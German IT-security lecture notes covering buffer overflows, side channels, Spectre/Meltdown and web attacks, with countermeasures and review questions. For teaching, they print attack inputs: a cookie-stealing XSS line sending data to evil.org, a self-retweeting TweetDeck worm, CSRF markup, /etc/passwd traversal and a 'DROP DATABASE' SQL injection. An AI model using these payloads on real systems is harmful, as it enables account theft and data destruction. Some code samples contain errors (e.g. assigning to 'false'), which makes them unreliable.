Beispiel: Smashing the Stack Wie bereits beschrieben wird nun durch einen gezielten Buffer Overflow versucht, die Rücksprungadresse so zu überschreiben, dass das Programm nach Ablauf der Methode zu einer anderen Adresse springt.

```
1  #include <string.h>
2  #include <stdio.h>
3
4  void foo(const char* input)
5  {
6      char buf[10];
7
8      strcpy(buf, input);
9  }
10
11 void bar(void)  // Address: 0x0100401103
12 {
13     printf("Wrong code.\n");
14 }
15
16 int main(int argc, char* argv[])
17 {
18     if (argc != 2)
19     {
20         printf("Please specify a string as an argument!\n");
21         return -1;
22     }
23
24     foo(argv[1]);
25     return 0;
26 }
```

Abbildung 7.7: Smashing the Stack: Beispiel (Code)

In Zeile 8 wird hier einfach der Eingabestring `input` eingelesen, ohne die Länge zu prüfen. Dadurch können wir das Programm durch eine geschickte Eingabe dazu verleiten, am Ende der Methode `foo` die Methode

`bar` auszuführen, also zu Adresse `0x0100401103` zu springen. Hierzu müssen wir über die Arraygrenzen hinaus schreiben und anschließend die Adresse im Big-Endian-Format anfügen:

$$\underbrace{\texttt{AAAAAAAAAA}}_{\texttt{buf}}\underbrace{\texttt{\textbackslash x01\textbackslash x01\textbackslash x01\textbackslash x01}}_{\text{Neuer BP}}\underbrace{\texttt{\textbackslash x03\textbackslash x11\textbackslash x40\textbackslash x00\textbackslash x01}}_{\text{Neuer IP}}$$

Mit diesem Aufruf springt das Programm nun nach Beendigung der Methode `foo` zu der Methode `bar`.

Gegenmaßnahmen

1. Gefährliche Operationen wie `strcpy` vermeiden (z.B. stattdessen `strcopy_s` oder `strncopy_s` verwenden).
2. **Random Canary Value:** Vor der Rücksprungadresse eine zufällige *Canary Value* einfügen, bei der vor dem Rücksprung geprüft wird, dass sie noch den selben Wert hat.
3. **Address Space Layout Randomization** (ASLR): Dem Stack, Heaps, usw. werden zufällige Adressen zugewiesen. Der Angreifer kann so den Instruction Pointer nicht mehr so einfach setzen und der angriff wird erschwert. Allerdings ist es nicht unmöglich, ASLR zu umgehen (wenig Wahlmöglichkeiten im Adressraum, NOP Slides, Verteilen des Codes an mehreren Stellen (Spraying)).
4. **Data Execution Prevention** (DEP): Ein Teil des Speichers wird als nicht ausführbar markiert. Dadurch kann der Angreifer keinen Code mehr ausführen lassen. Dies kann allerdings mit Return-Oriented Programming umgangen werden.

7.2.2 Return-Orientierte Programmierung (ROP)

Bei *Return-Orientierter Programmierung* (ROP) wird der Stack so modifiziert, dass beim nächsten Rücksprung indirekt fremder Maschinencode ausgeführt wird. Dieser Code stammt dann direkt aus dem Speicher und nicht aus dem Stack.

Gegenmaßnahmen

- *Added Space Layout Randomization* (ASLR) hilft hier (bedingt) auch.
- *Control-Flow Integrity* (CFL)
  - Wird oftmals mit einem *Shadow Stack* umgesetzt, der die Integrität des Stacks garantiert.
  - Geht mit einem Performanz-Verlust einher.
  - *Control-Flow Enforcement Technology* (CET) auf Hardware-Ebene

7.3 Isolation




Abbildung 7.8: Isolation: Begriffseinordnung

7.3.1 Sandboxing durch virtuelle Maschinen

- Mit virtuellen Maschinen (VMs) können ganze Betriebssysteme gesandboxed werden.
- Dadurch sind auch die Anwendungen in den VMs von dem sogenannten *Hypervisor* getrennt.
- Die Implementierung der Virtualisierung auf dem Hypervisor muss sicher sein, damit keine Malware aus den VMs ausbrechen kann.

7.3.2 Container

- *Container* sind ein alternatives Sandboxing-Prinzip zu VMs.
- Mehrere Container teilen sich ein Betriebssystem und insbesondere den Kernel.
- Dadurch sind Container leichtgewichtiger (schneller, weniger ressourcenhungrig) als echte VMs.
- Ab Intel Skylake gibt es mit *Intel Software Guard Extension* (SGX) eine Hardware-Erweiterung, um Hardware-geschützte Container zu erzeugen (sogenannte „Enklaven“, Trusted Execution Environments (TEE)). Diese bieten den Vorteil, dass sie nur wenige Megabyte groß sind.

7.3.3 Trusted Platform Module (TPM)

Trusted Platform Modules (TPMs) sind spezielle vertrauenswürdige Komponenten in zusätzlicher Hardware, um den Zustand eines System abzusichern. Sie enthalten unter anderen:

- Crypto Engines (RSA, SHA, PRG, . . .)
- Speicher

- Schlüssel
- Platform Configuration Registers (PCR)
  Enthalten (Hashwerte der) Konfiguration der Soft-/Hardware-Konfiguration des Systems. Sie nehmen Messungen von allen Komponenten vor. Dadurch ist es Möglich, den Zustand des Systems von Dritten prüfen zu lassen.

Attestation (Bescheinigung) Für eine Sicherheits-Bescheinigung (*Attestation*) sendet ein Server eine *Challenge* an das System, welches diese Challenge an das TPM weiterleitet. Das TPM berechnet nun eine Signatur mit der Challenge und den Inhalten der PCR und sendet sie zurück an das System. Durch Weiterleitung der Signatur an den Server kann nun der Server prüfen, ob das System verändert wurde. Nur wenn die Signatur wie erwartet aussieht, kann das System noch als sicher bescheinigt werden werden.




Abbildung 7.9: TPM: Attestation

7.4 Testen und Verifizieren

- Testen
  - Prüft, ob Soft-/Hardware für bestimmte Eingaben korrekt arbeitet.
  - unvollständig
- Verifizieren
  - Beweis, dass Soft-/Hardware eine Spezifikation erfüllt.
  - Korrektheitsbeweis gemäß der Spezifikation.
  - komplex

7.4.1 Arten des Testens

- Statisch (ohne Ausführung) vs. Dynamisch (zur Laufzeit)

- Whitebox (mit Quellcode) vs. Blackbox (ohne Quellcode)
- Testen von Sicherheitseigenschaften: Kein funktionales Testen, sondern C.I.A.-Eigenschaften.

7.4.2 Security Testing

- Vulnerability Testing
  - Prüfe auf bekannte Schwächen, mglw. automatisiert
- Penetration Testing
  - Simuliert (manuell/automatisch) einen Angriff
  - Wird auch „Ethical Hacking“ genannt
- Security Auditing
  - Gutachten gemäß Standards
- Risk Assessment
  - Kosten-Nutzen-Analyse

Diese Tests werden idealerweise bereits im Entwicklungszyklus integriert.

7.4.3 Seitenkanal-Angriffe

Folgendes Programm sei gegeben:

```
password = get_entered_password();
expected = get_expected_password();

wrong = 0;
for (i = 1 until expected.length) {
    if (password[i] != expected[i]) {
        false = i;
        break;
    }
}

if (wrong == 0) {
    // Grant access.
} else {
    report_error();
}
```

Abbildung 7.10: Seitenkanal-Angriff: Programm 1 (funktional Korrekt)

Das Programm ist funktional korrekt, allerdings kann ein Angreifer so lange alle Passwörter der Länge ein durchprobieren, bis die Antwortzeit länger wird. In diesem Fall mag das gesamt Passwort falsch sein, da die längere Ausführungszeit allerdings durch die erneute Ausführung der Schleife produziert wird, ist das erste Zeichen korrekt. Dies kann so lange wiederholt werden, bis alle Zeichen gefunden wurden.

Besser: die Schleife bei einem falschen Zeichen nicht abbrechen, sondern bis zum Ende durchlaufen lassen:

```
password = get_entered_password();
expected = get_expected_password();

wrong = 0;
for (i = 1 until expected.length) {
    if (password[i] != expected[i]) {
        false = i;
        // kein break
    }
}

if (wrong == 0) {
    // Grant access.
} else {
    report_error();
}
```

Abbildung 7.11: Seitenkanal-Angriff: Programm 2 (funktional Korrekt)

Jetzt kann das Passwort nicht mehr Zeichen für Zeichen an Hand der Ausführungszeit herausgefunden werden, allerdings steigt bei jeder Zuweisung von `wrong` der Stromverbrauch. Somit kann durch Messen des Stromverbrauchs das Passwort herausgefunden werden, da bei korrekten Buchstaben weniger Strom verbraucht wird.

Besser: Auch für falsche Variablen wird eine Variable zugewiesen:

```
password = get_entered_password();
expected = get_expected_password();

fake = 0;
wrong = 0;
for (i = 1 until expected.length) {
    if (password[i] != expected[i]) {
        false = i;
    } else {
        fake = i;
    }
}

if (wrong == 0) {
    // Grant access.
} else {
    report_error();
}
```

Abbildung 7.12: Seitenkanal-Angriff: Programm 3 (funktional Korrekt)

Nun sind die offensichtlichen Seitenkanäle eliminiert, es kann jedoch noch weitere Seitenkanal-Angriffe geben, z.B. bei spekulativer Ausführung (wie bei Spectre und Meltdown).

7.5 Spectre und Meltdown

Spectre und Meltdown sind beides Angriffe auf die spekulative Codeausführung von Prozessoren, haben aber unterschiedliche Folgen:

- Spectre
  - Überbrückt die Grenze zwischen verschiedenen Programmen

  - Cache-Informationen auf vielen Prozessoren
  - Schwieriger zu verhindern

- Meltdown
  - Überbrückt die Grenze zwischen Programm und Betriebssystem
  - Vor allem Kernel-Speicher auf Intel-Prozessoren
  - Einfacher durchzuführen

```
if x < array_1.size:
    y = array2[array1[x] * 4096]
```

Abbildung 7.13: Spectre (vereinfacht)

Spectre

1. Der Angreifer trainiert die Branch-vorhersage mit „guten“ x-Werten.
2. Ausführung des Programms mit „schlechten“ x-Werten. Durch die spekulative Ausführung lädt der Prozessor schon Daten außerhalb des Bereiches in den Speicher.
3. Mit einem Cache-Angriff ließt der Angreifer nun die Daten aus.

```
raise_exception()
# Diese Zeile wird nie erreicht.
access(probe_array[data * 4096])
```

Abbildung 7.14: Meltdown (vereinfacht)

Meltdown

- Der Prozessor holt eventuell bereits Daten in den Cache (Out-of-Order Execution).
- Der Autorisierungstest im Kernel wird noch nicht ausgeführt.
- Mit einem Cache-Angriff ließt der Angreifer nun die Daten aus.

7.5.1 Effekte

- Da Tools wie z.B. Firefox Passwörter im RAM speichern, ist es sehr wichtig, dass keine unbefugten Programme diesen Speicher auslesen können.
- **Gegenmaßnahmen:**
  - Kernel-Address-Isolation
  - Keine spekulative Ausführung
  - Diese Gegenmaßnahmen führen jedoch zu einem Performanz-Verlust von bis zu 20%.

7.6 Fragen

Nennen Sie die Unterschiede zwischen Würmern, Viren und Trojanern.

Würmer Breiten sich selbst über das Netzwerk aus, beeinträchtigen „nur“ die Leistung

Viren Böswillige, selbstreplizierende Software, hängt sich an andere Systeme an, verändert das Aussehen

Trojaner Software mit zusätzlicher böswilliger Funktion, repliziert sich nicht selbst

Erklären Sie die grundlegende Idee von Buffer-Overflow-Angriffen. Bei einem Buffer-Overflow-Angriff wird ausgenutzt, dass die Grenzen eines Arrays nicht zwangsweise geprüft werden. Durch Eingaben, die länger als erwartet sind, können dadurch nachfolgende Werte im Speicher (z.B. lokale Variablen) überschrieben werden.

Nennen Sie weitere C-Operationen wie `strcpy`, die Sie für unsicher halten. Eine unsichere Operation ist `gets`, da diese einfach Daten vom Nutzer einließt, ohne die Länge zu prüfen.

Was ist Sandboxing? Beim Sandboxing wird eine Anwendung in einer eigenen, vom Rest des Systems isolierten, Umgebung ausgeführt, aus der die Anwendung nicht ausbrechen kann. Damit ist es möglich, das darunterliegende System zu schützen und gefahrlos Anwendungen zu testen.

Diskutieren Sie Nachteile von Ansätzen, bei denen man vertrauenswürdige Hardware-Komponenten hat.

1. Es wird zusätzliche Hardware benötigt, was das System komplexer macht.
2. Eine Attestation ist ein Eingriff in die Privatsphäre des Nutzers, weshalb diese nie ohne dessen Zustimmung durchgeführt werden sollte.

Nennen Sie Unterschiede zwischen Intels SGX-Technologie und dem TPM-Ansatz. Bei dem TPM-Ansatz wird durch externe Hardware geprüft, ob das Hostsystem noch in Ordnung und sicher ist. Bei TEEs (Trusted Execution Environments) aus Basis von Intels SGX-Technologie werden eigene Container erstellt, die Hardware-geschützt laufen und nur wenige Megabyte groß sind. Die TEEs sind hilfreich für Isolation, die TPMs um ein System überprüfen zu lassen.

8 Web-Sicherheit

- Das Web ist interaktiv, es fließen sehr viele Daten vom Client zum Server und anders herum.
- Dies sind unter anderem kritische Daten wie Bankzugangsdaten, Überweisungen, etc.
- Dabei können Angriffe an vielen Stellen vorgenommen werden:
  - Client-Seite (CSRF, XSS, ...)
  - Netzwerk-Kommunikation (Man-in-the-Middle, ...)
  - Server-Seite (SQL Injection, Path Traversal, ...)

OWASP Top 10 Vulnerabilities Das *Open Web Application Security Project* (OWASP) veröffentlicht eine Liste der Top 10 Angriffspunkte auf ein Web-System, die aktuellste Version aus dem Jahr 2017 umfasst die folgenden Punkte:

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging and Monitoring

Das Dokument (siehe https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf) enthält zusätzlich genaue Beschreibungen, was mit welchem Punkt gemeint ist und dieser Angriffspunkt verhinderbar ist.

8.1 Angriffe auf Client-Seite

8.1.1 Cookies

- Ein Cookie ist eine kleine Datei, die vom Server gesetzt und beim Client gespeichert wird.
- Die grundlegenden Arten von Cookies sind:

  Session Cookie Ist nur für die Dauer der Session gültig.

  Persistent Cookie Ist auch über die Dauer der Session hinweg gültig, z.B. zur Wiederanmeldung ohne erneute Passworteingabe.

- Wird ein Cookie als *secure* markiert, kann dieser nur über SSL/TLS-Verbindungen übertragen werden. Wird ein Cookie als *HttpOnly* markiert, kann dieser nicht von Skripten ausgelesen werden und nur über HTTP(S) übertragen werden.




Abbildung 8.1: Cookie-Konzept

- Erhält ein Angreifer Zugriff auf einen solchen Cookie, kann er auf alle Daten des Nutzers zugreifen.
- Diesen Zugriff kann er bspw. über Trojaner, XSRF, XSS oder unverschlüsselte Übertragung erhalten.

Cross-Site Request Forgery (CSRF)




Abbildung 8.2: CSRF

Die Website von Eve enthält ein verstecktes Bild, welches ein Skript auf `example.org` aufruft und die E-Mail-Adresse ändert:

```
<html>
<body>
    <img
        src="https://example.org/update-mail?address=eve@evil.org"
        width="0"
        height="0">
</body>
</html>
```

Abbildung 8.3: CSRF: Appendix

Der Browser ließt das Cookie von `example.org` aus und sendet es bei dem laden des Bildes mit. Dadurch wird nun die E-Mail-Adresse aktualisiert und Eve bekommt zugriff auf den Account.

Gegenmaßnahmen

- Erwarte bei jedem Request ein zufälliges CSRF-Session-Token an dem Parameter.
- Neue Authentisierung bei wichtigen Aktionen (Sudo-Modus).
- Schnellere automatische Abmeldung der Anwender.

Cookie-Cutter Angriff

- Angriff auf die verschlüsselte Übertragung von Cookies.
- Wurde erfolgreich erprobt und noch vor der Veröffentlichung gelöst.

- **Fehler:** Manche Clients haben auch abgeschnittene Cookie-Daten akzeptiert und gespeichert.
- Dadurch konnte ein Angreifer versuchen, einen Teil der verschlüsselten Übertragung abzuschneiden.
- Hierdurch wurde das `; secure; httponly;` an einem Cookie entfernt, wodurch Angriffe mit CSRF/XSS/... möglich wurden.

8.1.2 Cross-Site Scripting (XSS)

Bei *Cross-Site Scripting* (XSS) Angriffen injiziert ein Angreifer externen Code (üblicherweise JavaScript o.ä.) in eine Website, der dann beim Aufruf der Website durch den Nutzer ausgeführt wird. Damit können bspw. Passwörter und andere Zugangsdaten ausgelesen werden.




Abbildung 8.4: Prinzip von XSS-Angriffen

Die Möglichkeiten für Eve sind hierbei sehr Zahlreich, z.B.:

- Einfach Demonstration des Prinzips: `<script>alert('XSS');</script>`
- Stehlen von Cookie:
  `<script>new Image().src="https://evil.org/cookie?"+document.cookie;</script>`
- Umleiten auf eine falsche Login-Seite (zum stehlen von Passwörtern)
- Umleiten auf eine Seite mit Malware
- u.v.m.

Unterarten

XSS-Angriffe lassen sich dabei grob in folgende Unterarten einordnen:

DOM XSS Der Angriff nutzt eine Schwachstelle direkt im *Document Object Model* (DOM) der Website aus, um Code in die Website einzuschleusen und so den Client zu schädigen.

Reflected (non-persistent) XSS Der Angriff nutzt eine Schwachstelle im Server, um Code in die Website einzuschleusen und so den Client zu schädigen.

Persistent XSS Der Angriff nutzt eine Schwachstelle im Server, um eingeschleusten Code permanent zu speichern und so dauerhaft an alle Clients auszuliefern und diese zu schädigen.

DOM XSS

- Der Angriff wird ausschließlich auf Client-Seite ausgeführt.
- Zum Beispiel indem dem Nutzer ein Link zu einer vertrauenswürdigen Website gesendet wird, dieser Link im Parameter jedoch XSS enthält.
- Da der Angriff ausschließlich auf Client-Seite stattfindet, ist es sehr schwer bis unmöglich für den Server, solche Angriffe zu erkennen.

```
<html>
<body>
<script>
    <!-- Lese den display= Parameter der URL aus und schreibe den Inhalt in das DOM. -->
    var pos = document.URL.indexOf('display') + 8;
    document.write(document.URL.substring(pos, document.URL.length));
</script>
</body>
</html>
```

Abbildung 8.5: DOM XSS: Beispiel

Beispiel Bei einem Aufruf mit `?display=Hello` wird einfach `Hello` angezeigt wie gewünscht.
Wird das Dokument jedoch mit `?display=<script>alert('XSS');</alert>` aufgerufen, wird eine Alert-Box mit dem Inhalt „XSS“ angezeigt. Der Code wurde also ausgeführt und der Angreifer könnte hier schädlichen Code einfügen.

Gegenmaßnahmen

- Parameter vor der Benutzung validieren.
- Eingaben des Nutzers nur *escaped* anzeigen, also schädliche Zeichen wie `<` durch die HTML-Escape-Sequenzen wie `<` ersetzen.
- HttpOnly-Cookies, die nicht von Skripten ausgelesen werden können.

Reflected XSS Angriff

- Arbeitet analog zum DOM XSS Angriff, nur dass der Parameter beim Server eingefügt wird.

```
<html>
<body>
<?php
    print($_GET['display']);
?>
</body>
</html>
```

Abbildung 8.6: Reflected XSS: Beispiel

Beispiel Wie bei einem DOM XSS Angriff verhält sich die Seite bei einem Aufruf wie `?display=Hello` normal und es wird „Hello“ angezeigt.

Wird die Seite jedoch mit `?display=<script>alert('XSS');</script>` aufgerufen, wird der Code ausgeführt und eine Alert-Box mit „XSS“ angezeigt.

Gegenmaßnahmen

- Parameter vor der Benutzung validieren.
- Eingaben des Nutzers nur *escaped* anzeigen, also schädliche Zeichen wie `<` durch die HTML-Escape-Sequenzen wie `<` ersetzen (in PHP bspw. mit der Funktion `htmlspecialchars`).
- Http-Only-Cookies, die nicht von Skripten ausgelesen werden können.

Persistent XSS Angriff

- Bei einem persistenten XSS Angriff wird der Schadcode dauerhaft auf dem Server gespeichert und beim Client ausgeführt.
- Dies kann z.B. passieren, wenn Nutzer auf einer Website Kommentare hinterlassen können.
- Wird diese Eingabe nicht korrekt validiert, kann Schadcode eingegeben werden, der dann bei jedem Client ausgeführt wird.

```php
<?php
    $filename = 'msg.txt';
?>
<html>
<body>
    <form method="POST">
        <input type="text" name="msg"> <br>
        <button type="submit" name="submit">Submit</button>
    </form>

<?php
    if (isset($_POST['submit'])) {
        file_put_contents($filename, $_POST['msg']);
    }

    if (file_exists($filename)) {
        print(file_get_contents($filename));
    }
?>
</body>
</html>
```

Abbildung 8.7: Persitent XSS: Beispiel

Beispiel Speichert ein Nutzer eine Nachricht wie `Hello`, so sehen alle nachfolgenden Nutzer diese Nachricht direkt hinter dem Submit-Knopf.

Sendet ein Nutzer jedoch eine Nachricht wie `<script>alert('XSS');</script>`, dann wird dieser Code bei jedem nachfolgenden Nutzer ausgeführt, der die Seite öffnet. In diesem Fall wird nur eine Alert-Box angezeigt, es könnte jedoch sämtlicher Code ausgeführt werden.

Gegenmaßnahmen

- Parameter vor der Benutzung validieren.
- Eingaben des Nutzers nur *escaped* anzeigen, also schädliche Zeichen wie `<` durch die HTML-Escape-Sequenzen wie `<` ersetzen (in PHP bspw. mit der Funktion `htmlspecialchars`).
- Http-Only-Cookies, die nicht von Skripten ausgelesen werden können.

Weiteres Beispiel Ein prominentes Beispiel für XSS ist 2014 aufgetreten, als Tweetdeck eine fatale XSS-Lücke aufwies (sämtlicher Tweets wurden ausgeführt). Mit einem Tweet mit dem folgenden Inhalt:

```
<script class="xss">
    $('.xss')
        .parents()
        .eq(1)
        .find('a')
        .eq(1)
        .click();
    $('[data-action=retweet]').click();
    alert('XSS in Tweetdeck')
</script> ♡
```

[Die Leerzeichen wurden nur zur besseren Lesbarkeit eingefügt und waren nicht Teil des Tweets.]

Abbildung 8.8: Selbstreplizierender Tweet

Der von `@derGeruhn` erstellt wurde, wurde auf die Sicherheitslücke in großer Form aufwendig gemacht, da sich der Tweet beim Anschauen des Tweets selbst retweetet. Dadurch entstand ein Schneeballsystem, welches nur durch das Schließen der XSS-Lücke gestoppt werden konnte.

8.2 Angriffe auf Netzwerk-Seite

Siehe Kapitel „Netzwerksicherheit“ (6).

8.3 Angriffe auf Server-Seite

8.3.1 Path Traversal

- Bei dem Aufruf einer URL wird ein Pfad angegeben, z.B. `https://dmken.com/cs`.
- Dieser Pfad kann so modifiziert werden, dass ein darüber liegendes Verzeichnis ausgelesen wird, z.B. mit `https://dmken.com/../../etc/passwd`.
- Auf Systemen ohne Absicherung gegen solche Angriffe könnte nun der Inhalt der Datei `/etc/passwd` ausgelesen werden.

Gegenmaßnahmen

- Validierung der Eingaben.
- Rechtevergabe, sodass wichtige Daten nicht durch den Server gelesen werden können.
- Firewalls.

8.3.2 SQL-Injection

- Bei SQL-basierten Seiten werden oftmals Parameter der URL an die Datenbank übergeben, z.B. um die korrekte Seite abzufragen.
- Bei der *SQL-Injection* wird durch geschickte Eingabe versucht, den darunterliegenden SQL-Query zu modifizieren und Daten über das System zu erhalten.
- Außerdem können Tabellen gelöscht, Einträge angelegt oder aktualisiert werden oder auch die ganze Datenbank gelöscht werden.

Beispiel

- Bei einer URL `?id=$id` wird die Seite mit der gegebenen ID ausgegeben.
- Zum Abfragen der anzuzeigenden Seite wird folgender Query verwendet:

```
1 SELECT * FROM page WHERE id = "$id";
```

- Mit einem geschickten Aufruf der URL kann der Nutzer an alle Seiten, die in dem System liegen kommen.

- Einer dieser Aufrufe ist z.B. `?id=0¨ OR ¨¨ = ¨`. Der SQL-Query wird wie folgt zusammen gebaut:

```
SELECT * FROM page WHERE id = "0¨ OR ¨¨ = ¨";
```

- Da „“ = „“ immer Wahr ist, werden dem Nutzer nun alle Seiten des Systems angezeigt.
- Über ähnliche Wege wäre es z.B. auch möglich die gesamt Datenbank zu löschen:
  - Aufruf: `?id=0¨; DROP DATABASE db; --`
  - Durch das Semikolon wird der erste Query beendet und ein zweiter begonnen. Mit den zwei Bindestrichen am Ende wird ein Kommentar eingeleitet, sodass die Abfrage nicht fehlschlägt.
  - Der SQL-Query wird nun wie folgt zusammen gebaut:

```
SELECT * FROM page WHERE id = "0¨; DROP DATABASE db; --";
```

  - Bei Bearbeitung der Anfrage wird nun die gesamt Datenbank gelöscht.

8.4 Fragen

Nennen Sie 5 der Top-Ten-Web-Angriffe von OWASP.

- Injection
- Broken Authentication
- Sensitive Data Exposure
- Broken Access Control
- Security Misconfiguration

Erklären Sie das Prinzip der CSRF-Angriffe. Bei einem CSRF-Angriff wird der Nutzer auf eine schädliche Website geleitet, die bspw. mit einem nicht sichtbaren Bild eine URL einer anderen Website einbindet, auf der der Nutzer eingeloggt ist. Dadurch kann der Angreifer z.B. die E-Mail-Adresse des Nutzers bei dem anderen Dienst ändern.

Angenommen, der Anwender schließt alle anderen Tabs, während er eine Session aufrecht erhält. Schützt das vor CSRF-Angriffen? Nein, da er sich nicht abmeldet und damit die Session weiter offen und der Cookie bestehen bleibt.

Nennen Sie die drei Arten von XSS-Angriffen.

- DOM XSS
- Reflected XSS
- Persistent XSS

